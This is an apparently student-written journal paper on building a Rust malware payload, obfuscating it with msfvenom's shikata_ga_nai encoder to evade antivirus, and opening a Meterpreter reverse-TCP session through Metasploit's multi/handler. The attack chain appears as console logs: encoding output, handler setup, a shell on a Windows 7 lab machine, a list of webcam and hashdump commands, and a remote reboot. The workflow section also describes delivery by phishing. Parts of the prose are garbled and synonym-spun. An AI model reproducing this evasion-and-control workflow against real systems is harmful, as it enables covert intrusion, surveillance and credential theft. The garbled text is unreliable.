International Journal of Engineering Research & Technology (IJERT)
ISSN: 2278-0181
Volume 13, Issue 03 March 2024

Unveiling Dynamics of Malware Development on Operating System Using Rust Programming

Reddyvari Venkateswara Reddy, J. Mounika, M. Krishnakalyan, G. Saketh
Associate Professor, Department of CSE (Cyber Security), CMR College of Engineering & Technology, Hyderabad, Telangana, India
Student, Department of CSE (Cyber Security), CMR College of Engineering & Technology, Hyderabad, Telangana, India

Abstract— In Today's world the cybersecurity landscape is rapidly growing where it leads to development in security aspect to be ahead of exploiters. This paper explores the creation of a malware using rust, encode it and establish the connection with Metasploit. The aim is to provide security professionals with instrument that is utilized in the procedure for pen-testing and other ethical activities to evaluate the safety of the system. This help in identifying the potential vulnerabilities. This Piece of writing delves further into the technical aspects of payload creation and the benefits it gives to the security professionals.

Keywords: Evasion technique, MSF venom, MSF console, Rust language, Vulnerabilities

1 INTRODUCTION

The digital world's ever-growing threat landscape demands that security procedures advance constantly. In the area hacking, the capacity to design highly personalized and tailored payloads is just as important as the Metasploit structure, which has been a standard tool for security professionals. The purpose of this research study is to investigate the process of developing payloads in this way using the Rust programming language, which is well-known for its effective memory management and performance characteristics.

A key component of ethical hacking techniques is payload development, which enables security experts to mimic actual attack scenarios and find weaknesses in systems. We can create resilient and discrete payloads that can avoid detection systems and create covert connections using the popular MSF console by utilizing Rust's capabilities.

This paper will offer a thorough and in-depth analysis of the sequential steps needed in building payloads with Rust. It will go into the specifics of the Rust programming language, namely its unique characteristics that support production of safe and effective payloads. Emphasizing the significance of responsible and ethical usage, it will also look at the possible consequences of these payloads in ethical hacking scenarios

2 LITERATURE REVIEW

Durganath Rajesh, Arbaaz Ahmed, and Venkateshwarlu Bollapalli undertook a project focused on malware creation and detection. They most likely created malware samples for their study using an assortment of methods, including code injection, obfuscation, and exploit kits, to simulate numerous malware kinds, including Trojan horses, worms, viruses, and ransomware. They would then have used malware detection methods to locate and categories these samples, such as behavior-based detection, signature-based detection, and machine learning models.

The project likely involved analyzing the behavior, capabilities, and potential impact of the created malware through static and dynamic analysis. Finally,

International Journal of Engineering Research & Technology (IJERT)
ISSN: 2278-0181
Volume 13, Issue 03 March 2024

they would have evaluated the efficiency of their detection techniques, measuring metrics such as detection rate and false positive rate. The results and methodology of their research would have been documented in a report to summarize their findings and conclusions, emphasizing the importance of conducting such research ethically and ensuring that the malware samples are used solely for research purposes. Stuart E. Schechter and Saranga Komondor's "Password Strength
K. Sahay, Ashu Sharma, and Hemant Rathore K. Sahay, Ashu Sharma, and Hemant Rathore conducted a project that delved into the evolution of malware. carried out a study that examined the implementation of malware. Their investigation most likely concentrated on tracking the historical evolution of malware, looking at the ways in which various malware subtypes have changed over time Regarding effect, functionality, and complexity. Understanding the patterns in malware production and the accompanying developments in cybersecurity defences will be made possible with the help of this study.

They probably have to study the many kinds of malware—from the first viruses to the most recent ransomware—to see how their strategies, methods, and complexity have changed over time. Their initiative probably sought to give insights into the future of cybersecurity threats and the creation of more potent defence tactics by examining the evolution of malware

3 OBJECTIVE

The main objective of this malware's development was to act as a vital resource for cybersecurity experts and ethical hackers. The primary objective of developing such frameworks is to give security specialists the tools to assess and fortify computer systems' defenses. These innovations, which are especially designed for security testing and vulnerability assessment, let experts identify gaps in networks, systems, or applications. Authorized users can simulate actual cyberattacks through penetration testing and ethical hacking, identifying possible weaknesses before malevolent actors have a chance to take advantage of them. This proactive strategy guarantees the resilience of systems against ever-evolving attacks and helps enterprises address security problems.
Moreover, these payloads make a substantial contribution to current security r and d projects. To staying in front of advancing dangers, security specialists use apparatuses, for example, Metasploit to comprehend the different assault courses and procedures utilized by programmers. Moreover, Metasploit fills in as an educational device, giving online protection experts functional guidance to work on their capability in moral hacking and entrance testing. These advances are oftentimes remembered for confirmation projects to guarantee that experts are ready to deal with security worries in reality.

Furthermore, these payloads are essential to defensive and incident response plans. Security experts can improve their readiness for real-world events and hone their incident response skills by modeling attacks. Organizations can minimize the effecting of prospective assaults by developing effective

4 SYSTEM REQUIREMENTS

1. Hardware: A dedicated server or virtual machine (VM) with sufficient resources such as CPU, RAM and processor i5 and above
2. Operating System: The malware is encoded and the connection is established with the help of Metasploit framework so kali Linux is best and suitable one.
3. Internet Connection: A stable and reliable internet connection is necessary for the connection to another system for surveillance.
4. High-level Programming language: in this case we have used rust as our programming language to create a malware

Fig-1: Kali linux

5 PROBLEM DEFINITION

In our computerized age, the heightening issue of malware represents a critical danger to online protection, information security, and PC framework dependability. Programmers are consistently contriving creative malware with refined avoidance strategies. This seminar highlights the critical need for understanding and preventing malware creation to safeguard our digital realm. Let's explore strategies to counter this evolving threat and protect the integrity of our online world.

6 EXISTING SOLUTIONS

1.Cobalt Strike: this comprehensive commercial penetration testing tool tailored for red teaming and advanced threat simulations. It excels in payload generation, offering the Beacon payload for communication and control. Cobalt Strike allows for the customization of network indicators using Malleable C2 and provides a range of automated post-exploitation modules. Additionally, it features

Published by :
http://www.ijert.org

International Journal of Engineering Research & Technology (IJERT)
ISSN: 2278-0181
Volume 13, Issue 03 March 2024

securitymethods based on an understanding of how exploits operate. In conclusion, by encouraging a proactive and knowledgeable approach to cybersecurity, the ethical use of frameworks like Metasploit helps to establish a more secure digital environment.
collaboration capabilities, making it suitable for team engagements during security assessments.

2. Canvas by Immunity: Immunity is a commercial penetration testing platform that specializes in post-exploitation operations, exploit creation, and vulnerability finding. Its payload delivery capabilities and automated exploitation make it stand out. Canvas offers real-time vulnerability analysis and lets customers customize payloads and exploits. The platform's total efficacy is increased by its smooth connection with other security products.

3. Empire: Known for its easy-to-use interface for handling post-exploitation chores, Empire is an open-source post-exploitation framework. With a focus on flexibility, Empire streamlines payload production by utilizing a PowerShell-based methodology. With integrated modules for privilege escalation and lateral movement, it facilitates multi-user teamwork and communication. One of Empire's main advantages is that you can utilize it as a flexible tool for ethical hacking and module building.

7 DRAWBACKS OF THE CURRENT SOLUTIONS

1. Signature-Based Location: Payloads and exploits might be identified by signature-based antivirus and interruption recognition frameworks or payloads may trigger alerts, limiting effectiveness in environments with robust security measures. Similarly, other frameworks may also experience difficulties with signature-based detection, especially if their methodologies or payloads become recognized by security solutions.
2.Single-Vector Exploitation: Primarily focuses on single-vector exploitation, and its effectiveness heavily relies on specific vulnerabilities. In environments with multiple layers of security, exploiting a single vulnerability would not be sufficient for successful compromise. Similar frameworks might share this limitation, focusing on specific vectors and vulnerabilities, potentially missing broader attack surfaces.
3.Commonly Recognized Framework: Widely recognized and extensively studied framework. Expert in security and system administrator are often familiar with its signatures and behaviors, making it easier to recognize and address to Metasploit-based attacks. Commercial tools like Cobalt Strike and others may also be well-known within security communities, making them susceptible to detection and response.

4.Dynamic Environments: In highly dynamic environments with rapidly changing configurations, Metasploit may struggle to adapt quickly to new vulnerabilities or unique network architectures. Similar challenges may be faced by other frameworks when dealing with dynamic and evolving target environments.

8 WORK FLOW





Fig-2: Work Flow

1. Malware Code (Using Rust): Develop a malicious Rust code to perform unauthorized actions on a target system, potentially exploiting vulnerabilities or compromising security.
2. Code to Executable (Compilation): Compile the Rust code into an executable file (.exe) that might on be executed regarding the intended system, facilitating deployment
3. Encode the payload (Using MSF Venom): Encode the payload using MSF Venom to obfuscate or modify the signature of the malware code, making it harder for antivirus or security software to detect.
4. Sending to Target: Transmit the compiled executable in the intended system, often through methods like phishing, social engineering, or exploiting vulnerabilities.
5. Establishing the Connection (Using MSF Console): Utilize tools such as Metasploit to establish a covert communication path between the assailant and the victim system, enabling remote control.
6. Getting the Information: Set up the server-side foundation to get and handle information sent by the malware on the compromised framework.
7. Acquiring Control: Exploit the laid-out association with oversee the objective framework, possibly permitting the assailant to execute orders and control records.
8. Performing activities: Execute malevolent exercises on the compromised framework, like information burglary, situation control, or further abuse of weaknesses.

9 CONCLUSION


All in all, this exploration reveals insight into the procedures and devices utilized in the formation of malware. By understanding the complexities of malware creation, we can all the more likely safeguard against such dangers and foster more successful safety efforts. It is basic to move toward this information dependably and pursue defending the computerized environment. All through the trial and error and execution assessment, we acquired important bits of knowledge into the viability and productivity of the made malware. The outcomes showed the capacities of the created payload in sidestepping identification and laying out associations. Nonetheless, it is urgent to underline the moral contemplations and lawful ramifications related with such exercise.

10 RESULTS




```
Malware-code:~/LHOST# 192.168.192.128

Malware-code:~/LPORT# 4444

[+] Enter name of payload you want to encode: mcodee.exe

[+] Enter the number of iterations for encoding: 10

[+] Encoding Your Windows Payload
[sudo] password for kalii:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
Final size of exe file: 73802 bytes
Saved as: mcodee.exe

[ ✓ ] Windows Payload Saved As mcodee.exe

┌──(kalii㉿kali)-[~/major project]
└─$ 
```

Fig-3: Encoding payload



```
┌──(kalii㉿kali)-[~/major project]
└─$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.192.128
lhost ⇒ 192.168.192.128
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.192.128:4444
█
```


Fig-4: Establishing the connection


kali-linux - VMware Workstation
File Edit View VM Tabs Help
kali-linux
Windows 7 x64
File Actions Edit View Help

```
Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_chat   Start a video chat
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
    webcam_strea  Play a video stream from the specified webcam
    m


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database
```


Fig-5: activities perform

International Journal of Engineering Research & Technology (IJERT)
ISSN: 2278-0181
Volume 13, Issue 03 March 2024



```
[*] Started reverse TCP handler on 192.168.192.128:4444
[*] Sending stage (176198 bytes) to 192.168.192.129
[*] Meterpreter session 1 opened (192.168.192.128:4444 → 192.168.192.129:49158) at 2024-03-04 19:07:50 +0530

meterpreter > shell
Process 864 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\saket\Downloads>
```

Fig-6: Gaining control over the command prompt




Protection against spyware and potentially unwanted software

No unwanted or harmful software detected.
Your computer is running normally.

Status

Last scan:	3/2/2024 at 10:29 PM (Quick scan)
Scan schedule:	Daily around 2:00 AM (Quick scan)
Real-time protection:	On
Antispyware definitions:	Version 1.95.191.0 created on 11/19/2010 at 6:15 AM

Fig-7: windows defender not identifying the code



```
exit
meterpreter > reboot
Rebooting ...
meterpreter > 
```

Fig-8: giving the command to reboot the system




Fig-9: system reboot by command

REFERENCES

[1] Wu, Hira Narang, Dwayne Clarke. (2019). A Overview of Mobile Malware and Solutions, Journal of Computer and Science Communications.

[2] Hieu Le Thanh. (2016). Analysis of Malware Families on Android Mobiles: Detection Characteristics Recognizable by Ordinary Phone Users and How to Fix It, Journall of information Security.

[3] Saja Alqurashi, Omar Batarfi. (2016). The Comparison of Malware finding Technique Based upon Hidden Markov Model, Journal of Information Security, Cyber Tech.

[4] Ektah Gandotra, Divya, Sanjiv Sofat. (2019). Malware Analysis and Classification: A Survey, Journal of Information Security.

[5] L. Sheldon, "Implementing information security architecture and governance: A big framework for small business," 05 2016.

[6] B. Violino, "Cybercrime is increasing and more costly for organizations,"

[7] M. Bayern, "Nearly 70 % of major companies will increase cybersecurity spending post-virus attack," May 2020, accessed 16 July 2020.

[8] M. Chikapa and A. P. Namanya, "Towards a fast offline static malware analysis framework," in 2018 6th International Conference on Future Internet of Things and Cloud Workshops (FiCloudW). IEEE, Barcelona, Spain, pp. 182–187, 2018.

[9] J. El Abdelkhalki, M. B. Ahmed, and B. A. Abdelhakim, "Image malware detection using deep learning," International Journal of Communication Networks and Information Security, vol. 12, no. 2, pg. 180–189, 2020.

[10] S. K. Sahay, A. Sharma, and H. Rathore, "Evolution of malware and cyber threats, IJCNIS Vol. 12, No. 3, December 2020 and its detection techniques," in Information and Communication Technology for Sustainable Development. Springer, vol. 933, pp. 139–150, 2020.

[11] N. Milosevi ̌ c, "History of malware," 2014.

[12] M. Gaudesi, A. Marcelli, E. Sanchez, G. Squillero, and A. Tonda, "Challenging anti-virus through evolutionary malware obfuscation," in Lecture Notes in Computer Science. Springer, vol. 9598, pp. 149–162, 2016.